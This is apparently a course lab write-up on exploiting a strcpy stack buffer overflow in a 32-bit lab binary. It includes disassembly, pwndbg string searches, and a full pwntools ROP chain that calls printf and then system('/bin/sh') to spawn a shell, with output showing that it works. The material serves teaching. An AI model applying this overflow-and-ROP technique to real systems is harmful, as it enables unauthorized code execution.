
```
mov     eax, ecx
mov     eax, [eax+4]
add     eax, 4
```

```
mov     eax, [eax]
sub     esp, 0Ch
push    eax             ; src
call    unsafe
```

Looking at the main function above we can see the program gets the argv parameter of `main` (eax+4), and passes the second argument to the `unsafe` function.

e.g.

```
int main(int argc, const char **argv)
{
  return unsafe(argv[1]);
}
```



```
; Attributes: bp-based frame

; char *__cdecl unsafe(char *src)
public unsafe
unsafe proc near

dest= byte ptr -12h
var_4= dword ptr -4
src= dword ptr  8

; __unwind {
push    ebp
mov     ebp, esp
push    ebx
sub     esp, 14h
call    __x86_get_pc_thunk_bx
add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
sub     esp, 8
push    [ebp+src]       ; src
lea     eax, [ebp+dest]
push    eax             ; dest
call    _strcpy
add     esp, 10h
mov     ebx, [ebp+var_4]
leave
retn
; } // starts at 80491E8
unsafe endp
```

The unsafe function is vulnerable to a buffer overflow. It takes a string as an argument and copies it to a buffer of size 14, located at ebp-0x12h. The function calls `strcpy` which is unsafe because it does not check the size of the buffer. This means that we can overflow the buffer and overwrite the return address of the function. In addition, there's no limit on the number of characters we can enter. This means that we can enter as many characters as we want to overflow the buffer.

[lab9.py] Using pwntools, craft a ROP chain that will print "I did it" to standard output, followed by spawning a shell. Any amount of whitespace is acceptable (including newlines) when printing "I did it!" to standard output.

Unlike lab 7, this program doesn't have a function that calls system("/bin/sh"). However there is call to system, this means that we can write a ROP chain to call system and pass it the address of "/bin/sh" as an argument. Our ROP chain should also should print out "I did it!", which means we can probably use the address of printf in our ROP chain to print "I did it!" to standard output. However, the string "I did it!" is not in the binary. This means that we have to find a way to construct the string "I did it!" in memory. We can do this either by passing the string I did it! as an argument or by searching the partial string in memory. Since arguments are stored on the stack, we can then access the argument in our ROP chain if we pass the string as an argument. Alternatively, we can use the search the string "I did it!" in the binary and use the address of those strings in our ROP chain.

Here I will show to search for the string "I did it!" in the binary using pwngdb and use the address of the string in our ROP chain.

```
$ gdb lab9
pwndbg> b unsafe # set a breakpoint at the unsafe function
pwndbg> r # run the program
pwndbg> search "I did it!" # search for the string "I did it!"
Searching for value: 'I did it!'
pwndbg> # as we can see the string "I did it!" doesn't exist in the binary
pwndbg> search "I "
```

```
pwndbg> search "I did it!"
Searching for value: 'I did it!'
pwndbg> search "I "
Searching for value: 'I '
libc-2.31.so    0xf7dcf42c 0x2049 /* 'I ' */
libc-2.31.so    0xf7e54eb6 dec ecx
libc-2.31.so    0xf7e59316 dec ecx
libc-2.31.so    0xf7e62f01 dec ecx
libc-2.31.so    0xf7f12f27 dec ecx
libc-2.31.so    0xf7f13291 dec ecx
```

```
pwndbg> search -t string "did" # search for null terminated string "did"
```

```
pwndbg> search "did"
Searching for value: 'did'
libc-2.31.so    0xf7f4a555 'did not create a core file'
ld-2.31.so      0xf7ff1dab 0x646964 /* 'did' */
ld-2.31.so      0xf7ff1db1 'did <= dtv[-1].counter'
ld-2.31.so      0xf7ff1f20 'did == idx'
ld-2.31.so      0xf7ff2ee1 0x20646964 ('did ')
ld-2.31.so      0xf7ff4609 'did == total + cnt'
ld-2.31.so      0xf7ff470f 0x646964 /* 'did' */
pwndbg> search -t string "did"
Searching for value: b'did\x00'
ld-2.31.so      0xf7ff1dab 0x646964 /* 'did' */
ld-2.31.so      0xf7ff470f 0x646964 /* 'did' */
pwndbg>
```

```
pwndbg> search -t string " "
```

```
pwndbg> search -t string " "
Searching for value: b' \x00'
lab9            0x804802a 0xb0020 /* ' ' */
lab9            0x80480b9 0x20 /* ' ' */
lab9            0x8048139 0x18000020 /* ' ' */
lab9            0x80481fd 0x200020 /* ' ' */
lab9            0x80481ff 0x20 /* ' ' */
lab9            0x8048258 0x20 /* ' ' */
lab9            0x8049087 and byte ptr [eax], al /* ' ' */
lab9            0x804a0ac 0x20 /* ' ' */
lab9            0x804a0d0 0x20 /* ' ' */
lab9            0x804a0f4 0x20 /* ' ' */
lab9            0x804b0ac 0x20 /* ' ' */
lab9            0x804b0d0 0x20 /* ' ' */
lab9            0x804b0f4 0x20 /* ' ' */
libc-2.31.so    0xf7dc302a 0xd0020 /* ' ' */
libc-2.31.so    0xf7dc336b 0x20 /* ' ' */
libc-2.31.so    0xf7dc3384 0x3010020 /* ' ' */
libc-2.31.so    0xf7dc33e8 0x15900020 /* ' ' */
libc-2.31.so    0xf7dc3518 0x10600020 /* ' ' */
libc-2.31.so    0xf7dc35ab 0xc2e60020 /* ' ' */
```

```
pwndbg> search -t string "it"
```

```
pwndbg> search -t string "it"
Searching for value: b'it\x00'
libc-2.31.so    0xf7dd1201 0x5f007469 /* 'it' */
libc-2.31.so    0xf7dd126e 0x76007469 /* 'it' */
libc-2.31.so    0xf7dd14e0 0x6c007469 /* 'it' */
libc-2.31.so    0xf7dd1792 0x70007469 /* 'it' */
libc-2.31.so    0xf7dd17a4 0x69007469 /* 'it' */
libc-2.31.so    0xf7dd1afc 0x70007469 /* 'it' */
libc-2.31.so    0xf7dd1bb6 0x65007469 /* 'it' */
libc-2.31.so    0xf7dd1beb 0x70007469 /* 'it' */
libc-2.31.so    0xf7dd1d3a 0x5f007469 /* 'it' */
libc-2.31.so    0xf7dd1e10 0x73007469 /* 'it' */
libc-2.31.so    0xf7dd2320 0x67007469 /* 'it' */
libc-2.31.so    0xf7dd23dd 0x63007469 /* 'it' */
libc-2.31.so    0xf7dd2772 0x76007469 /* 'it' */
libc-2.31.so    0xf7dd28c9 0x66007469 /* 'it' */
```

```
pwndbg> search -t string "!"
```

```
pwndbg> search -t string "!"
Searching for value: b'!\x00'
lab9            0x804826c 0x21 /* '!' */
libc-2.31.so    0xf7dc3994 0x44900021 /* '!' */
libc-2.31.so    0xf7dc3a31 0x8220021 /* '!' */
libc-2.31.so    0xf7dc59b6 0x351c0021 /* '!' */
libc-2.31.so    0xf7dc73c8 0x230021 /* '!' */
libc-2.31.so    0xf7dc7564 0x21 /* '!' */
libc-2.31.so    0xf7dc756d 0x20000021 /* '!' */
libc-2.31.so    0xf7dc771d 0x40000021 /* '!' */
libc-2.31.so    0xf7dc7e8d 0x60000021 /* '!' */
libc-2.31.so    0xf7dc806d 0x90000021 /* '!' */
libc-2.31.so    0xf7dc80e8 0x230021 /* '!' */
libc-2.31.so    0xf7dc85c8 0x230021 /* '!' */
libc-2.31.so    0xf7dc87a8 0x110021 /* '!' */
```

We can use the format string "%s%s%s%s%s" to print the string "I did it!" to standard output. We can use the address of the string "%s%s%s%s%s" as the first argument to printf, the address of the string "I " as the second argument, the string "did" as the third argument, the string "it" as the fourth argument, and the string " " as the fifth argument, and finally "!" as the last argument. This will print the string "I did it!" to standard output.

```
rev@ubuntu:~/labs/Lab9$ ./lab9 $(python3 solve.py)
I did it!
rev@ubuntu:~/labs/Lab9$
```

```
import sys
context.log_level = 'CRITICAL'
binary = ELF("lab9")
rop = ROP(binary)


# 0xf7f513a9    "%s%s%s%s%s\n"
# 0xf7dcf42c  "I "
# 0xf7ff1dab  "did"
# 0x804802a   " "
# 0xf7dd1201  "it"
# 0xf7dc3994  "!"
rop.call("printf", [0xf7f513a9,0xf7dcf42c,0xf7ff1dab,0x804802a,0xf7dd1201,0xf7dc3994])

exploit = rop.chain()
sys.stdout.buffer.write(b"a"*22+exploit+b"bbbb")
```

Now we need to chain the system function to the end of our ROP chain. We can use the address of the string "/bin/sh" as the argument to system. We can use the search command in pwngdb to find the address of the string "/bin/sh".

```
pwndbg> search -t string "/bin/sh"
```


```
pwndbg> search -t string "/bin/sh"
Searching for value: b'/bin/sh\x00'
libc-2.31.so    0xf7f51363 '/bin/sh'
pwndbg>
```

```
import sys
context.log_level = 'CRITICAL'
binary = ELF("lab9")
rop = ROP(binary)


# 0xf7f513a9    "%s%s%s%s%s\n"
# 0xf7dcf42c  "I "
# 0xf7ff1dab  "did"
# 0x804802a   " "
# 0xf7dd1201  "it"
# 0xf7dc3994  "!"
rop.call("printf", [0xf7f513a9,0xf7dcf42c,0xf7ff1dab,0x804802a,0xf7dd1201,0xf7dc3994])
```

```
rop.call("system", [0xf7f51363])  # CALL system("/bin/sh")

exploit = rop.chain()
sys.stdout.buffer.write(b"a"*22+exploit+b"bbbb")
```

```
rev@ubuntu:~/labs/Lab9$ vim solve.py
rev@ubuntu:~/labs/Lab9$ ./lab9 $(python3 solve.py)
I did it!
$ pwd
/home/rev/labs/Lab9
$
```

Here is a diagram of the ROP chain we constructed.



As we can see, the ROP chain is constructed by chaining together the addresses of the functions we want to call. Since x86 uses the stack to pass arguments to functions, we can pass the arguments to the functions in the ROP chain. We can do this by overwriting the buffer to control the stack. We will need to start by padding the buffer with a size of 22 bytes. This will overwrite the return address of the function. We can then write the ROP chain to the stack.

Questions

- Describe the reverse engineering procedure you used to write your solution script.
- List all functions you used, their addresses, and why/how you used them.

Deliverables

- Code files: `lab9.py`.
- Answers to all lab questions in either PDF, DOC(X) or MD.
- An image of your script running. Please also run the `date` command before running your code and the `pwd` command in your shell to show that it works.

Lab 10: Other Reverse Engineering / Exploit Tools

Lab 11: Ghidra Reversing

Lab 12: Ghidra Reversing Structs